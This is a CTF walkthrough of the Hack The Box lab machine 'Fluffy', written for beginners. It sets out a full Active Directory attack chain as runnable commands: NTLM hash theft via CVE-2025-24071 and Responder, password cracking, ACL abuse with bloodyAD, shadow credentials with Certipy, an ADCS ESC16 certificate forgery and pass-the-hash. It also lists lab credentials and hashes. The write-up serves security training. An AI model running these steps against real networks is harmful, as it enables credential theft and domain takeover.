
Introduction
Fluffy is an Easy-rated Windows Active Directory machine built around an assumed breach scenario: you start with credentials for a low-privileged user (j.fleischman). The chain is:
- Enumerate SMB with the given creds and find a writable
ITshare - Abuse CVE-2025-24071 (a File Explorer spoofing bug) to steal the NTLM hash of a second user (
p.agila) and crack it - Map the domain with BloodHound and discover a chain of ACLs over service accounts
- Use bloodyAD + Certipy shadow credentials to take over
winrm_svcand grab the user flag - Exploit an ADCS ESC16 misconfiguration with
ca_svcto mint an Administrator certificate, recover the Administrator hash, and own the box
Beginner note: an “assumed breach” box gives you a starting foothold on purpose. Real engagements often begin the same way (a phished user), so the whole machine is about what one weak account lets you reach through misconfigurations.
Enumeration
Nmap Scan
Always start with a port scan to see what the box is running.
sudo nmap -sC -sV -vv -T5 -oN FluffyTCP.txt 10.129.232.88Breaking down every flag for beginners:
| Flag | What it does |
|---|---|
-sC | Run Nmap’s default scripts (grabs banners, SSL certs, SMB info, etc.) |
-sV | Detect the version of each service |
-vv | Very verbose, show results as they arrive |
-T5 | Fastest timing template (great for labs, too aggressive for real targets) |
-oN FluffyTCP.txt | Save the output to a file, always keep your scans |
Key results:
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
139/tcp  open  netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb)
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  ncacn_http
636/tcp  open  ssl/ldap
3268/tcp open  ldap
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (WinRM)
The SSL certificate also leaks the hostname: DC01.fluffy.htb.
What these ports tell us
| Port | Service | Why it matters |
|---|---|---|
| 88 | Kerberos | Confirms this is a Domain Controller |
| 389 / 636 / 3268 | LDAP | Query AD objects once we have creds |
| 445 | SMB | Test for share access |
| 5985 | WinRM | Remote PowerShell, our target shell if we get valid creds |
Beginner tip: ports 88 (Kerberos) + 389 (LDAP) together almost always mean a Domain Controller. The domain is
fluffy.htband the DC’s FQDN (Fully Qualified Domain Name) isDC01.fluffy.htb.
Add the host to /etc/hosts
So our tools can resolve the domain and DC by name, add them to /etc/hosts:
echo "10.129.232.88 fluffy.htb dc01.fluffy.htb" | sudo tee -a /etc/hosts
SMB Enumeration
We were given the credentials j.fleischman:J0elTHEM4n1990!. Let’s list the SMB shares with NetExec (nxc).
nxc smb 10.129.232.88 -u 'j.fleischman' -p 'J0elTHEM4n1990!' --shares
If that throws an authentication error, add the domain explicitly with -d. The green [+] means the credentials are valid.
nxc smb 10.129.232.88 -d fluffy.htb -u j.fleischman -p 'J0elTHEM4n1990!' --shares-d fluffy.htbtells NetExec to authenticate against thefluffy.htbdomain rather than the local machine, which fixes a lot of “logon failure” errors on AD boxes.

A non-default share called IT stands out with READ/WRITE access. Let’s connect with smbclient to dig through it.
smbclient //10.129.232.88/IT -U 'fluffy.htb/j.fleischman'
Inside smbclient, turn on recursion so listing/downloading walks subdirectories:
smb: \> recurse on
smb: \> ls
recurse onmakes operations traverse subdirectories. With it on,mget *would pull files from the current directory and all subfolders.

A file called Upgrade_Notice.pdf looks interesting. Download it locally:
smb: \> get Upgrade_Notice.pdfThe PDF is a notice for the IT department, and further down it lists recently discovered vulnerabilities. The top two are critical and worth a look.

CVE-2025-24071 is the most interesting: it’s a Windows File Explorer spoofing bug that leaks a user’s NTLMv2 hash when they extract a ZIP containing a crafted .library-ms file. Since we have a writable SMB share, we can plant the payload and wait for a user to trigger it.
Stealing an NTLM Hash (CVE-2025-24071)
Clone the public proof-of-concept:
git clone https://github.com/0x6rss/CVE-2025-24071_PoCThe plan: drop the malicious archive in the writable IT share, run Responder to catch the NTLM authentication, and let the victim’s automated process do the rest.
Terminal 1 — stay connected to the IT share:
smbclient //10.129.232.88/IT -U 'j.fleischman%J0elTHEM4n1990!'Terminal 2 — start Responder to capture hashes:
sudo responder -I tun0 -dwv-I tun0listens on the VPN interface (tun0is your HTB VPN tunnel, so the box can reach you).- Responder answers authentication requests and records any hashes that come back.
With Responder listening, upload the exploit ZIP:
smb: \> put exploit.zipAfter a few seconds Responder captures an NTLMv2 hash for the p.agila user:

Copy the full captured hash into a file:
echo 'p.agila::FLUFFY:<full-captured-hash>' > hash.txtNow crack it with John the Ripper and rockyou.txt:
john --format=netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt--format=netntlmv2tells John this is an NTLMv2 network hash (not a local NT hash).
That reveals a second set of credentials:
prometheusx-303 (p.agila)Beginner tip: capturing an NTLMv2 hash this way doesn’t give you the password directly, it gives you a hash to crack offline. If the password is weak (in
rockyou.txt), John finds it fast. Strong passwords would stay safe.
BloodHound Enumeration
Now collect AD data as p.agila so we can see what this user can reach.
bloodhound-python -d fluffy.htb -u p.agila -p 'prometheusx-303' -dc DC01.fluffy.htb -c All -ns 10.129.232.88Breaking down the flags:
| Flag | Value | What it does |
|---|---|---|
-d | fluffy.htb | The AD domain |
-u / -p | p.agila / … | Credentials to authenticate with |
-dc | DC01.fluffy.htb | The Domain Controller to query |
-c All | — | Collect everything (users, groups, ACLs, sessions) |
-ns | 10.129.232.88 | Nameserver, point DNS at the DC so names resolve |
You may hit a clock-skew error:

This means your machine’s time is too far out of sync with the DC. Kerberos is strict about time, so fix it with ntpdate:
sudo ntpdate fluffy.htbThen start BloodHound and ingest the JSON files:
sudo bloodhound-start- Administration → File Ingest → select all the
.jsonfiles - Explore → search the user you own (
p.agila) → Mark as Owned

Looking at this user’s outbound object control (Node Info → Outbound Object Control → Transitive Object Control), two important ACLs appear:
- The
Service Account Managersgroup hasGenericAllover theService Accountsgroup.

- The
Service Accountsgroup hasGenericWriteover thewinrm_svcuser (andca_svc,ldap_svc).GenericWritelets us modify the account, enough to add shadow credentials and take it over.

Why this matters:
winrm_svcis a member of Remote Management Users, so taking it over gives us a WinRM shell (and the user flag).ca_svcis a member of Cert Publishers, which becomes our route to Administrator via ADCS.
Privilege Escalation — ACL Abuse to winrm_svc
The attack path BloodHound reveals:

Step 1 — add ourselves to the Service Accounts group. We have GenericAll over it (via Service Account Managers), so we can add p.agila as a member. Use bloodyAD:
bloodyAD -u p.agila -p 'prometheusx-303' -d fluffy.htb --host 10.129.232.88 add groupMember 'SERVICE ACCOUNTS' 'p.agila'
Verify it worked:
bloodyAD -u p.agila -p 'prometheusx-303' -d fluffy.htb --host 10.129.232.88 get object 'SERVICE ACCOUNTS' --attr member
Step 2 — abuse GenericWrite with shadow credentials. Now that p.agila is in Service Accounts, we inherit GenericWrite over the service users. Certipy’s shadow auto adds a Key Credential to the target, authenticates with it, and hands us the account’s NT hash, no password reset needed.
certipy-ad shadow auto -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -account winrm_svc -dc-ip 10.129.232.88| Flag | What it does |
|---|---|
-u / -p | Our current creds (which now have GenericWrite over the target) |
-account winrm_svc | The account we want to take over |
-dc-ip | The DC’s IP (avoids DNS issues) |
shadow auto | Runs the whole Shadow Credentials attack automatically |

We get the NT hash for winrm_svc, which we can pass straight into WinRM (no cracking needed):
evil-winrm -i 10.129.232.88 -u winrm_svc -H 33bd09dcd697600edf6b3a7af4875767-Hperforms a pass-the-hash login, you authenticate with the NT hash instead of a password.
User Flag
type C:\Users\winrm_svc\Desktop\user.txtBeginner tip: shadow credentials abuse the fact that we can write to an account’s
msDS-KeyCredentialLink. By adding our own key, we can request a certificate as that user and pull their hash, a clean, password-reset-free takeover.
Root — ADCS ESC16
Before pivoting, also grab the ca_svc hash with the same technique (we’ll need it for the certificate attack):
certipy-ad shadow auto -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -account ca_svc -dc-ip 10.129.232.88
The box also runs Active Directory Certificate Services (ADCS). You can confirm it with NetExec’s adcs module:
nxc ldap 10.129.232.88 -u winrm_svc -H 33bd09dcd697600edf6b3a7af4875767 -M adcsNow hunt for vulnerable certificate templates using ca_svc’s hash:
certipy-ad find -u ca_svc@fluffy.htb -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.232.88 -vulnerable -enabled -stdout

The CA is vulnerable to ESC16. This misconfiguration means the CA is globally configured to disable the szOID_NTDS_CA_SECURITY_EXT security extension, the extension that normally binds a certificate to a specific account’s SID. With it disabled, a certificate can be issued for one user but accepted as another.
Step 1 — change ca_svc’s UPN to administrator. Because the SID-binding extension is off, the DC will trust the UPN we put on the certificate:
certipy-ad account update -username "p.agila@fluffy.htb" -p "prometheusx-303" -user ca_svc -upn 'administrator'Step 2 — request a certificate as ca_svc. Since its UPN now says administrator, the resulting cert authenticates as the Administrator. The default User template is fine here:
certipy-ad req -u 'ca_svc' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.232.88 -target 'dc01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'This saves administrator.pfx.
Step 3 — restore ca_svc’s real UPN (good hygiene, and avoids breaking the account):
certipy-ad account update -username "p.agila@fluffy.htb" -p "prometheusx-303" -user ca_svc -upn 'ca_svc@fluffy.htb'
Step 4 — authenticate with the certificate to pull the Administrator’s RC4/NT hash:
certipy-ad auth -pfx administrator.pfx -domain 'fluffy.htb' -dc-ip 10.129.232.88
Finally, pass-the-hash into WinRM as Administrator:
evil-winrm -u 'Administrator' -H 8da83a3fa618b6e3a00e93f676c92a6e -i dc01.fluffy.htbRoot Flag
type C:\Users\Administrator\Desktop\root.txtFull domain compromise.
Credentials Summary
| Account | Secret | Source |
|---|---|---|
j.fleischman | J0elTHEM4n1990! | Provided (assumed breach) |
p.agila | prometheusx-303 | Cracked NTLMv2 hash from CVE-2025-24071 |
winrm_svc | NT 33bd09dcd697600edf6b3a7af4875767 | Certipy shadow credentials |
ca_svc | NT ca0f4f9e9eb8a092addf53bb03fc98c8 | Certipy shadow credentials |
Administrator | NT 8da83a3fa618b6e3a00e93f676c92a6e | ADCS ESC16 certificate auth |
Key Concepts Learned
| Concept | Description |
|---|---|
| Assumed breach | Start with a foothold user, then escalate through misconfigurations |
| CVE-2025-24071 | File Explorer spoofing, a crafted .library-ms in a ZIP leaks NTLMv2 hashes |
| Responder | Captures NTLM authentication on the network for offline cracking |
| BloodHound | Maps AD objects and ACL attack paths visually |
| GenericAll / GenericWrite | ACLs that let you control an object, here, group membership and shadow creds |
| Shadow Credentials | Write to msDS-KeyCredentialLink to grab an account’s hash without a password reset |
| bloodyAD / Certipy | The tooling for AD ACL abuse and certificate attacks |
| ADCS ESC16 | Disabled SID-binding extension lets a certificate be issued for one user and used as another |
| Pass-the-Hash | Authenticate with an NT hash (evil-winrm -H …) instead of a password |